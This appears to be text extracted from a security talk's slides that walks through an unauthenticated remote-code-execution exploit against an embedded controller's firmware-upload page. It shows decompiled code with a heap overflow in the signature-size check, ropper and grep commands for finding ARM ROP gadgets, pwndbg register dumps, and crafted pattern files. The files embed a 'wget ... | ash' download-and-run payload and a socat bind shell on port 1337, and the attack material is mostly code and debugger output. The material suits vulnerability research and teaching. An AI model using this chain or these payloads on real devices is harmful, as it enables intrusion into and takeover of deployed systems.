rm /opt/core.MSC.dump.gz
rm /opt/core_dump.tar

syn
reboot
```

Choose your pwn adventure #3

Objective: Find alternative method of achieving unauthenticated RCE

- Discover new standalone vulnerabilities in updated system
- Find a reboot primitive or crash to chain with command injection
- Prepare malware or door exploit pending a normal system reboot

New toys to play with

- Diagnostics menu in web server updated
- Firmware upload added
- “Will reboot board”

The screenshot displays a web interface titled "Diagnostic Menu". On the left is a vertical navigation menu with blue buttons: Home, Network, Host Comm, Device Info, Advanced Networking, Users, Auto-Save, Load Certificate, OSDP File Transfer, Security Options, Diagnostic, Restore/Default, Apply Settings, and Log Out. The "Diagnostic" menu item is highlighted in red. The main content area is titled "Update Firmware" and includes the instruction "Please specify a firmware file to upload (Max Size 15MB):". It features a "Browse..." button, a "Load File" button, and a text field containing "No file selected.". The "Load File" button is highlighted with a red box, and the text "Will reboot board" is visible next to it. Below this is a checkbox for "Enable Dump Files". A large empty text area is labeled "Filename". At the bottom of the main area are buttons for "Delete Selected", "Download Selected", "Download Syslog", and "Submit". A "Save changes" link is located at the very bottom right.

Diagnostic Menu

Update Firmware

Please specify a firmware file to upload (Max Size 15MB):

Browse... No file selected.

Load File Will reboot board

☐ Enable Dump Files

Filename

Delete Selected Download Selected

Download Syslog


Submit Save changes

Live Demo: Firmware Upload and Auth Bypass

Controlling file input

Looking for user-controlled values

- The file itself
- The filename
- The file size



User-controlled size

```
E6:7120h: 15 23 5B 1F 4B 62 1B 48 29 0D 2E 9F 13 9B E1 22 .#[.Kb.H)..Ÿ.á"
E6:7130h: 39 CD E4 F5 4D 4C 15 9A CD 62 7B 26 6C 38 D9 D8 9İäöML.šİb{&l8U0
E6:7140h: EF 0B A6 DE 76 41 AB B9 22 D2 15 27 94 CB 8D A5 i. !pV«¹"Ò.' "Ě.Ÿ
E6:7150h: 64 A5 CA 8D F1 5B 4B 9F 18 4A F8 1A 9F 4A DB D7 dŸĚ.ñ[KŸ. Ia ŸJ0x
E6:7160h: 11 42 C7 47 17 82 AE 05 97 5F DB 65 72 70 56 3B PCG.,@.-_ŮerpV;
E6:7170h: 59 24 59 C8 B0 D7 A1 1B 79 84 10 3D F6 00 E9 4E Y$YĚ°×j.y„.=ö.éN
E6:7180h: 74 D6 C2 B0 04 3C 12 AE 5F 1F 83 6A 9A 63 FE 43 tÖÂ°. <.@_.fjšcþC
E6:7190h: 32 56 74 6F 4A 8C 9D CD 76 A2 36 88 F4 99 B3 50 2VtoJŒ.ÍvC6^ô™³P
E6:71A0h: 4F 37 AE 0D 71 21 D0 E7 A9 EF 36 40 94 D2 6E D6 07@.Ň!Đç@İ6@"òñÖ
E6:71B0h: 31 30 30 59 4B 7A 71 2B 31 39 74 79 63 46 30 65 100YKzq+19tycF0e
E6:71C0h: 30 66 41 61 4D 69 6A 4F 31 6F 36 54 43 77 4D 70 0fAaMij01o6TCwMp
E6:71D0h: 41 47 55 46 59 37 51 42 41 44 68 4D 4D 34 43 64 AGUFY7QBADhMM4Cd
E6:71E0h: 36 37 63 6E 64 46 6B 76 6D 68 54 55 78 46 33 78 67cndFkvmhTUxF3x
E6:71F0h: 66 38 33 46 4C 42 49 4E 64 59 34 71 4A 4E 2B 37 f83FLBINdY4qJN+7
E6:7200h: 63 42 48 61 73 4E 41 33 5A 55 53 62 67 4B 75 56 cBHasNA3ZUSbgKuV
E6:7210h: 55 38 66 78 36 6E 4A 2B 48 38 4E 6C 46 38 4C 53 U8fx6nJ+H8NlF8LS
E6:7220h: 58 41 2B 4E 49 37 6C 4F 5A 61 42 4B 31 45 58 6A XA+NI7l0ZaBK1EXj
E6:7230h: 66 50 59 41 4E 5A 46 44 49 66 77 47 57 33 31 2B fPYANZFDIfwGW31+
E6:7240h: 2F 57 76 4A 4A 61 77 4E 44 64 51 64 39 79 2F 54 /WvJJawNDdQd9y/T
E6:7250h: 2B 58 56 45 37 77 65 57 45 6A 53 68 77 6B 34 73 +XVE7weWEjShwk4s
E6:7260h: 51 68 68 57 68 6F 6B 64 51 62 4F 74 35 64 74 6C QhhWhokdQb0t5dtl
E6:7270h: 41 65 31 33 51 4D 34 58 5A 69 6E 51 4F 4A 56 4A Ae13QM4XZinQ0JVJ
E6:7280h: 42 72 46 59 30 2B 64 71 4A 5A 50 42 54 6C 55 2B BrFY0+dqJZPBTlU+
E6:7290h: 63 59 6F 36 4B 63 71 51 74 71 62 59 71 59 78 54 cYo6KcqQtqbYqYxT
E6:72A0h: 74 35 76 63 4C 69 52 78 6E 65 30 58 53 63 73 74 t5vcLiRxne0XScst
E6:72B0h: 32 6E 4D 31 78 31 53 62 63 33 4C 39 66 66 4D 58 2nM1x1Sbc3L9ffMX
E6:72C0h: 52 6B 56 6A 37 6C 77 50 69 64 61 6C 37 73 73 37 RkVj7lwPidal7ss7
E6:72D0h: 59 75 59 6E 32 72 38 76 79 6F 48 75 36 67 4A 53 YuYn2r8vyoHu6gJS
E6:72E0h: 6B 47 43 35 4C 72 42 36 72 50 38 32 44 47 31 62 kGC5LrB6rP82DG1b
E6:72F0h: 59 4F 63 56 56 37 4B 4A 64 64 43 33 2B 46 51 38 Y0cVV7KJddC3+FQ8
E6:7300h: 78 73 4D 77 53 50 57 42 51 3D 3D 31 35 38 xsMwSPWBQ==İ58
```

0x158 bytes
earlier

Firmware file signature size check

```
37 else
38 {
39     fseek(fw_update_file, 0, 2);
40     v7 = ftell(fw_update_file1);
41     v8 = v7 - 3;
42     fseek(fw_update_file1, 0, 0);
43     fseek(fw_update_file1, v7 - 3, 0); // Go to the end of file - 3 bytes
44     fread(ptr, 1u, 3u, fw_update_file1); // Read in file signature size
45     sig_size = strtol(ptr, 0, 16); // Convert ASCII size to long
46     v10 = sig_size < v7;
47     if ( sig_size <= 0 )
48         v10 = 0;
49     sig_size1 = sig_size;
50     if ( v10 )
51     {
52         sig_offset = v8 - sig_size;
53         memset(sig_dest, 0, 0x190u);
54         fseek(fw_update_file1, sig_offset, 0);
55         fread(sig_dest, 1u, sig_size1, fw_update_file1) // Read in file signature with user-defined size (OVERFLOW HERE)
56         v13 = fileno(fw_update_file1);
57         fsync(v13);
58         fclose(fw_update_file1); // Crash in this function
59         truncate((const char *)&stream, sig_offset);
60         sleep(1u);
61         puts("checking file sig and decrypting/installing");
62         if ( verify_deb_package(sig_dest, sig_size1) )
63         {
64             if ( decrypt_deb_package() )
65             {
```

Heap overflow steps

- Make a fake copy of firmware
- Filled file with a unique and predictable pattern
- Prepend the string
- Change the file signature
- Set breakpoint before
- Leverage controller

- Prepend the string
- Change the file signature
- Set breakpoint before
- Leverage controller

The screenshot displays a debugger interface with assembly code on the left and a memory dump on the right. The assembly code shows a sequence of instructions, with the final instruction at address 0xb6971724 being 'blx r3', which is highlighted with a red box. The memory dump on the right shows a series of hex values and their corresponding ASCII characters. A red box highlights the ASCII string '999' at the end of the memory dump.

1 ROP gadget is all we need

- Script to search for ropper ROP gadgets in binaries and imported libraries
- Regular expression to filter down the results into useful set of gadgets



```
for i in $(cat mpl_icd_shared_libraries.txt | tail -n 20); do ropper --nocolor -f ../../mtd_dumps/new/extracted/copy${i} >| $(basename $i).rop.txt ; done
```

```
grep --pcr2 "mov (r[1,2,3,5,6]), r0;.*mov r0, r4;.*blx \1" *.rop.txt  
libcrypto.so.1.0.0.rop.txt
```


```
1462:0x0011ad28: b #0x11ad30; mov r3, r0; mov r0, r4; mov r1, r5; mov r2, r6; blx r3;
```

```
11048:0x0011ad2c: mov r3, r0; mov r0, r4; mov r1, r5; mov r2, r6; blx r3;
```

Go go gadget!


Approach:

- blx r3 where we get start of control – r3 will need to be an address to the beginning of this gadget
- First get r0 as address to System Call because it is moved to r3 and then called later
- But r0 still has to have our *argument* to System, which is reverse shell command



```
[ DISASM ]
.plt:0000CCB4
.plt:0000CCB4
.plt:0000CCB4 ; Attributes: thunk
.plt:0000CCB4
.plt:0000CCB4 ; int system(const char *command)
.plt:0000CCB4 system
.plt:0000CCB4 ADR    R12, 0x10CCBC
.plt:0000CCB8 ADD     R12, R12, #0x13000
.plt:0000CCBC LDR     PC, [R12, #(system_ptr - 0x11FCBC)]! ;
.plt:0000CCBC ; End of function system
.plt:0000CCBC
```

The Gadget



```
pwndbg> x/5i 0xb6e43d2c
0xb6e43d2c <EVP_PKEY_derive+120>: mov    r3, r0
0xb6e43d30 <EVP_PKEY_derive+124>: mov    r0, r4
0xb6e43d34 <EVP_PKEY_derive+128>: mov    r1, r5
0xb6e43d38 <EVP_PKEY_derive+132>: mov    r2, r6
0xb6e43d3c <EVP_PKEY_derive+136>: blx    r3
```

Good things come in small packages

- The location of r4 in our pattern gave us only 28 contiguous bytes before r0 location

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
07B0h:	72	61	61	74	73	61	61	74	74	61	61	74	75	61	61	74	raatsaattaatuaat
07C0h:	76	61	61	74	77	61	61	74	78	61	61	74	79	61	61	74	vaatwaatxaatyaat
07D0h:	7A	61	61	75	62	61	61	75	63	61	61	75	64	61	61	75	zaaubaaucaaudaau
07E0h:	65	61	61	75	66	61	61	75	67	61	61	75	68	61	61	75	aaufaaugaauhaau
07F0h:	69	61	61	75	6A	61	61	75	6B	61	61	75	6C	61	61	77	iaaujaaukaaulaaw
0800h:	67	65	74	20	2D	4F	20	2D	20	31	30	2E	36	39	2E	31	get -0 - 10.69.1
0810h:	32	2E	31	31	38	7C	61	73	68	00	61	B4	CC	00	00	75	2.118 ash.a'i..u
0820h:	75	61	61	2C	3D	E4	B6	75	77	61	61	75	78	61	61	75	uaa,=äuwaauxaau
0830h:	79	61	61	75	7A	61	61	76	62	61	61	76	63	61	61	76	yaauzaavbaavcaav
0840h:	64	61	61	76	65	61	61	76	66	61	61	76	67	61	61	76	daaveaavfaavgaav

r0

r4

Fale

- 4 bytes of the wget reverse shell string gets copied and overwritten

```
1 "legend, regs"—
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
*R0 0xccb4 (system@plt) ← add ip, pc, #0x100000
*R1 0x3031202d ('- 10')
*R2 0xfd1204 (byteFileBuffer+14144752) ← 0x0
*R3 0xb6e43d2c (EVP_PKEY_derive+120) ← mov r3, r0
*R4 0x1aca1a0 ← 'wget -0 - 10.69.- 1018|ash'
*R5 0xfd1204 (byteFileBuffer+14144752) ← 0x0
*R6 0x3031202d ('- 10')
*R7 0xfd1204 (byteFileBuffer+14144752) ← 0x0
*R8 0x40
*R9 0xb69a5ebc → 0x5fe04 (prc_key+196) ← sub r3, r3, #0x41
R10 0xb6ffef74 → 0xded4 (prc_Salto_msg+320) ← beq #0xdeec
*R11 0xb69a6078 (_stdio_openlist) → 0x1aca1a0 ← 'wget -0 - 10.69.- 1018|ash'
R12 0xb696ee8c (fclose) ← push {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}
*SP 0xbefffa28 ← 0xbc
*PC 0xb6971724 ← blx r3
```

Getting lucky

- Overwrote the two modified dword values with “AAAA”
- This caused a similar crash, but r4 is now WAY earlier in the pattern and we have plenty of contiguous bytes

LEGEND: STACK HEAP CODE DATA RWX RODATA																	
07C0h:	76	61	61	74	77	61	61	74	78	61	61	74	79	61	61	74	vaatwaatxaatyaat
07D0h:	7A	61	61	75	62	61	61	75	63	61	61	75	64	61	61	75	zaaubaaucaaudaau
07E0h:	65	61	61	75	66	61	61	75	67	61	61	75	68	61	61	75	eaaufaaugaauhaau
07F0h:	69	61	61	75	6A	61	61	75	6B	61	61	75	6C	61	61	77	iaaujaaukaaulaaw
0800h:	67	65	74	20	2D	4F	20	41	41	41	41	2E	36	39	2E	41	get -0 AAAA.69.A
0810h:	41	41	41	31	38	7C	61	73	68	00	61	B4	CC	00	00	75	AAA18 ash.a`i..u
0820h:	75	61	61	2C	3D	E4	B6	75	77	61	61	75	78	61	61	75	uaa,=äuwaauxaau
0830h:	79	61	61	75	7A	61	61	76	62	61	61	76	63	61	61	76	yaauzaavbaavcaav
0840h:	64	61	61	76	65	61	61	76	66	61	61	76	67	61	61	76	daaveaavfaavgaav
R12 0xb696ee8c (fclose) ← push {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}																	
SP 0xbefffa70 ← 0x44 / 'D' */																	
*PC 0xb696ef38 (fclose+172) ← blx r3																	

ROP gods smile on us...

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0650h:	65	61	61	71	66	61	61	71	67	61	61	71	68	61	61	71	eaaqfaa
0660h:	69	61	61	71	6A	61	61	71	6B	61	61	71	6C	61	61	71	iaaqja
0670h:	6D	61	61	71	6E	61	61	71	6F	61	61	71	70	61	61	71	maaqnaa
0680h:	71	61	61	71	72	61	61	71	73	61	61	71	74	61	61	71	aaqtaaq
0690h:	75	61	61	71	76	61	61	71	77	61	61	71	78	61	61	71	aaqxaq
06A0h:	79	61	61	71	7A	61	61	72	62	61	61	72	63	61	61	72	arcar
06B0h:	64	61	61	72	65	61	61	72	66	61	61	72	67	61	61	72	daareaar
06C0h:	68	61	61	72	69	61	61	72	6A	61	61	72	6B	61	61	72	haariaar
06D0h:	6C	61	61	72	6D	61	61	72	6E	61	61	72	6F	61	61	72	laarmaarna
06E0h:	70	61	61	72	71	61	61	72	72	61	61	72	73	61	61	72	paarqaarra
06F0h:	74	61	61	72	75	61	61	72	76	61	61	72	77	61	61	72	taaruhaar
0700h:	78	61	61	72	79	61	61	72	7A	61	61	73	62	61	61	73	xaaryaar
0710h:	63	61	61	73	64	61	61	73	65	61	61	73	66	61	61	73	caasdaasea
0720h:	67	61	61	73	68	61	61	73	69	61	61	73	6A	61	61	73	gaashaasia
0730h:	6B	61	61	73	6C	61	61	73	6D	61	61	73	6E	61	61	73	kaaslaasma
0740h:	6F	61	61	73	70	61	61	73	71	61	61	73	72	61	61	73	oaspaasqa
0750h:	73	61	61	73	74	61	61	73	75	61	61	73	76	61	61	73	saastaasua
0760h:	77	61	61	73	78	61	61	73	79	61	61	73	7A	61	61	73	waasxaasya
0770h:	62	61	61	74	63	61	61	74	64	61	61	74	65	61	61	74	baatcaatda
0780h:	66	61	61	74	67	61	61	74	68	61	61	74	69	61	61	74	faatgaatha
0790h:	6A	61	61	74	6B	61	61	74	6C	61	61	74	6D	61	61	74	jaatkaatla
07A0h:	6E	61	61	74	6F	61	61	74	70	61	61	74	71	61	61	74	naatoaatpa
07B0h:	72	61	61	74	73	61	61	74	74	61	61	74	75	61	61	74	raatsaat
07C0h:	76	61	61	74	77	61	61	74	78	61	61	74	79	61	61	74	vaatwaat
07D0h:	7A	61	61	75	62	61	61	75	63	61	61	75	64	61	61	75	zaaubaauc
07E0h:	65	61	61	75	66	61	61	75	67	61	61	75	68	61	61	75	eaaufauga
07F0h:	69	61	61	75	6A	61	61	75	6B	61	61	75	6C	61	61	75	iaaujaauk
0800h:	67	65	74	20	2D	4F	20	42	42	42	42	2E	36	39	2E	42	get -O BBBB
0810h:	42	42	42	31	38	7C	61	73	68	00	61	B4	CC	00	00	75	BBB18 ash.a
0820h:	75	61	61	2C	3D	E4	B6	75	77	61	61	75	78	61	61	75	uaa,=a uwa
0830h:	79	61	61	75	7A	61	61	76	62	61	61	76	63	61	61	76	yaauzaavba
0840h:	64	61	61	76	65	61	61	76	66	61	61	76	67	61	61	76	daaveaavfa

R4 = qkaa

>400 bytes

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0650h:	65	61	61	71	66	61	61	71	67	61	61	71	68	61	61	71	eaaqfaa
0660h:	69	61	61	71	6A	61	61	2F	75	73	72	2F	62	69	6E	2F	iaaqjaa/usr
0670h:	73	6F	63	61	74	20	54	43	50	2D	4C	49	53	54	45	4E	socat TCP-L
0680h:	3A	31	33	33	37	2C	72	65	75	73	65	61	64	64	72	2C	:1337,reusea
0690h:	66	6F	72	6B	20	45	58	45	43	3A	2F	62	69	6E	2F	61	fork EXEC:/
06A0h:	73	68	2C	70	74	79	2C	73	74	64	65	72	72	2C	73	65	sh,pty,std
06B0h:	74	73	69	64	2C	73	69	67	69	6E	74	2C	73	61	6E	65	tsid,sigint
06C0h:	00	61	61	72	69	61	61	72	6A	61	61	72	6B	61	61	72	.aariaarja
06D0h:	6C	61	61	72	6D	61	61	72	6E	61	61	72	6F	61	61	72	laarmaarna
06E0h:	70	61	61	72	71	61	61	72	72	61	61	72	73	61	61	72	paarqaarra
06F0h:	74	61	61	72	75	61	61	72	76	61	61	72	77	61	61	72	taaruhaar
0700h:	78	61	61	72	79	61	61	72	7A	61	61	73	62	61	61	73	xaaryaar
0710h:	63	61	61	73	64	61	61	73	65	61	61	73	66	61	61	73	caasdaasea
0720h:	67	61	61	73	68	61	61	73	69	61	61	73	6A	61	61	73	gaashaasia
0730h:	6B	61	61	73	6C	61	61	73	6D	61	61	73	6E	61	61	73	kaaslaasma
0740h:	6F	61	61	73	70	61	61	73	71	61	61	73	72	61	61	73	oaspaasqa
0750h:	73	61	61	73	74	61	61	73	75	61	61	73	76	61	61	73	saastaasua
0760h:	77	61	61	73	78	61	61	73	79	61	61	73	7A	61	61	73	waasxaasya
0770h:	62	61	61	74	63	61	61	74	64	61	61	74	65	61	61	74	baatcaatda
0780h:	66	61	61	74	67	61	61	74	68	61	61	74	69	61	61	74	faatgaatha
0790h:	6A	61	61	74	6B	61	61	74	6C	61	61	74	6D	61	61	74	jaatkaatla
07A0h:	6E	61	61	74	6F	61	61	74	70	61	61	74	71	61	61	74	naatoaatpa
07B0h:	72	61	61	74	73	61	61	74	74	61	61	74	75	61	61	74	raatsaat
07C0h:	76	61	61	74	77	61	61	74	78	61	61	74	79	61	61	74	vaatwaat
07D0h:	7A	61	61	75	62	61	61	75	63	61	61	75	64	61	61	75	zaaubaauc
07E0h:	65	61	61	75	66	61	61	75	67	61	61	75	68	61	61	75	eaaufauga
07F0h:	69	61	61	75	6A	61	61	75	6B	61	61	75	6C	61	61	75	iaaujaauk
0800h:	67	65	74	20	2D	4F	20	42	42	42	42	2E	36	39	2E	42	get -O BBBB
0810h:	42	42	42	31	38	7C	61	73	68	00	61	B4	CC	00	00	75	BBB18 ash.a
0820h:	75	61	61	2C	3D	E4	B6	75	77	61	61	75	78	61	61	75	uaa,=a uwa
0830h:	79	61	61	75	7A	61	61	76	62	61	61	76	63	61	61	76	yaauzaavba
0840h:	64	61	61	76	65	61	61	76	66	61	61	76	67	61	61	76	daaveaavfa

Branch to gadget

- Breakpoint at the call to our ROP – blx r3
- Remember, r3 needs to be the address of our gadget (0xb6e43d2c)

```
pwndbg> x/5i 0xb6e43d2c
```

```
0xb6e43d2c <EVP_PKEY_derive+120>:  mov    r3, r0
0xb6e43d30 <EVP_PKEY_derive+124>:  mov    r0, r4
0xb6e43d34 <EVP_PKEY_derive+128>:  mov    r1, r5
0xb6e43d38 <EVP_PKEY_derive+132>:  mov    r2, r6
0xb6e43d3c <EVP_PKEY_derive+136>:  blx    r3
```

```
► 0xb696ef38 <fclose+172>    blx    r3
<EVP_PKEY_derive+120>
    r0: 0xccb4 (system@plt) ← add    ip, pc, #0x100000
    r1: 0x42424242 ('BBBB')
    r2: 0x0
    r3: 0xb6e43d2c (EVP_PKEY_derive+120) ← mov    r3, r0
```

```
0xb696ef3c <fclose+176>    cmp    r0, #0
0xb696ef40 <fclose+180>    mvnlt  r8, #0
0xb696ef44 <fclose+184>    mvn    r3, #0
0xb696ef48 <fclose+188>    str    r3, [r5, #4]
0xb696ef4c <fclose+192>    ldr    r3, [pc, #0x250]
0xb696ef50 <fclose+196>    bl     #__aeabi_read_tp@plt
    <__aeabi_read_tp@plt>
```

```
0xb696ef54 <fclose+200>    ldr    r6, [sb, r3]
0xb696ef58 <fclose+204>    sub    sl, r0, #0x490
0xb696ef5c <fclose+208>    ldr    r3, [r6, #8]
```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

```
*R0  0xccb4 (system@plt) ← add    ip, pc, #0x100000
*R1  0x42424242 ('BBBB')
*R2  0x0
*R3  0xb6e43d2c (EVP_PKEY_derive+120) ← mov    r3, r0
R4   0x1aca008 ← '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash,pty,stderr
etsid,sigint,sane'
R5   0x1aca1a0 ← '7get -O BBBB.69.BBBB18|ash'
R6   0x999
R7   0x1
*R8  0x0
*R9  0xb69a5ebc → 0x5fe04 (prc_key+196) ← sub    r3, r3, #0x41
R10  0xb6ffef74 → 0xded4 (prc_Salto_msg+320) ← beq    #0xdeec
*R11 0x61616476 ('vdaa')
R12  0xb696ee8c (fclose) ← push    {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}
*SP  0xb6efffa70 ← 0x44 /* 'D' */
*PC  0xb696ef38 (fclose+172) ← blx    r3
```

Executing in our gadget

```
[ DISASM ]
► 0xb6e43d2c <EVP_PKEY_derive+120>  mov    r3, r0
0xb6e43d30 <EVP_PKEY_derive+124>  mov    r0, r4
0xb6e43d34 <EVP_PKEY_derive+128>  mov    r1, r5
0xb6e43d38 <EVP_PKEY_derive+132>  mov    r2, r6
0xb6e43d3c <EVP_PKEY_derive+136>  blx    r3

0xb6e43d40 <EVP_PKEY_derive+140>  add    sp, sp, #8
0xb6e43d44 <EVP_PKEY_derive+144>  pop    {r4, r5, r6, pc}
0xb6e43d48 <EVP_PKEY_derive+148>  mov    r3, #0x158
0xb6e43d4c <EVP_PKEY_derive+152>  str    r3, [sp]
0xb6e43d50 <EVP_PKEY_derive+156>  ldr    r3, [pc, #0x68]
0xb6e43d54 <EVP_PKEY_derive+160>  mov    r0, #6
0xb6e43d58 <EVP_PKEY_derive+164>  mov    r1, #0x99
0xb6e43d5c <EVP_PKEY_derive+168>  mov    r2, #0x9b
0xb6e43d60 <EVP_PKEY_derive+172>  add    r3, pc, r3
0xb6e43d64 <EVP_PKEY_derive+176>  bl     #ERR_put_error
<ERR_put_error>
```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

R0 0xccb4 (system@plt) ← add ip, pc, #0x100000
R1 0x42424242 ('BBBB')
R2 0x0
R3 0xb6e43d2c (EVP_PKEY_derive+120) ← mov r3, r0
R4 0x1aca008 ← '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash
ne'
R5 0x1aca1a0 ← '7get -O BBBB.69.BBBB18|ash'
R6 0x999
R7 0x1
R8 0x0
R9 0xb69a5ebc → 0x5fe04 (prc_key+196) ← sub r3, r3, #0x41
R10 0xb6ffef74 → 0xded4 (prc_Salto_msg+320) ← beq #0xdeec
R11 0x61616476 ('vdAA')
R12 0xb696ee8c (fclose) ← push {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}
SP 0xb6fffa70 ← 0x44 /* 'D' */
*PC 0xb6e43d2c (EVP_PKEY_derive+120) ← mov r3, r0

ROP complete pattern file

The final pattern

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0640h:	7A	61	61	71	62	61	61	71	63	61	61	71	64	61	61	71	zaaqbaaqcaaqdaaq
0650h:	65	61	61	71	66	61	61	71	67	61	61	71	68	61	61	71	eaqfaaqgaqnaaq
0660h:	69	61	61	71	6A	61	61	2F	75	73	72	2F	62	69	6E	2F	iaaqjaa/usr/bin/
0670h:	73	6F	63	61	74	20	54	43	50	2D	4C	49	53	54	45	4E	socat TCP-LISTEN
0680h:	3A	31	33	33	37	2C	72	65	75	73	65	61	64	64	72	2C	:1337,reuseaddr,
0690h:	66	6F	72	6B	20	45	58	45	43	3A	2F	62	69	6E	2F	61	fork EXEC:/bin/a
06A0h:	73	68	2C	70	74	79	2C	73	74	64	65	72	72	2C	73	65	sh,pty,stderr,se
06B0h:	74	73	69	64	2C	73	69	67	69	6E	74	2C	73	61	6E	65	tsid,sigint,sane
06C0h:	00	61	61	72	69	61	61	72	6A	61	61	72	6B	61	61	72	.aariaarjaarkaar
06D0h:	6C	61	61	72	6D	61	61	72	6E	61	61	72	6F	61	61	72	laarmaarnaaroaar
06E0h:	70	61	61	72	71	61	61	72	72	61	61	72	73	61	61	72	paarqaarraarsaar
06F0h:	74	61	61	72	75	61	61	72	76	61	61	72	77	61	61	72	taaruaarvaarwaar
0700h:	78	61	61	72	79	61	61	72	7A	61	61	73	62	61	61	73	xaaryaarzaasbaas
0710h:	63	61	61	73	64	61	61	73	65	61	61	73	66	61	61	73	caasdaaseaasfaas
0720h:	67	61	61	73	68	61	61	73	69	61	61	73	6A	61	61	73	gaashaasiaasjaas
0730h:	6B	61	61	73	6C	61	61	73	6D	61	61	73	6E	61	61	73	kaaslaasmaasnaas
0740h:	6F	61	61	73	70	61	61	73	71	61	61	73	72	61	61	73	oaspaasqaasraas
0750h:	73	61	61	73	74	61	61	73	75	61	61	73	76	61	61	73	saastaasuaasvaas
0760h:	77	61	61	73	78	61	61	73	79	61	61	73	7A	61	61	74	waasxaasyaaszaat
0770h:	62	61	61	74	63	61	61	74	64	61	61	74	65	61	61	74	baatcaatdaatea
0780h:	66	61	61	74	67	61	61	74	68	61	61	74	69	61	61	74	faatgaathaati
0790h:	6A	61	61	74	6B	61	61	74	6C	61	61	74	6D	61	61	74	jaatkaatlaatma
07A0h:	6E	61	61	74	6F	61	61	74	70	61	61	74	71	61	61	74	naatoaatpaatqa
07B0h:	72	61	61	74	73	61	61	74	74	61	61	74	75	61	61	74	raatsaattaatu
07C0h:	76	61	61	74	77	61	61	74	78	61	61	74	79	61	61	74	vaatwaatyaatya
07D0h:	7A	61	61	75	62	61	61	75	63	61	61	75	64	61	61	75	zaauhaaucauda
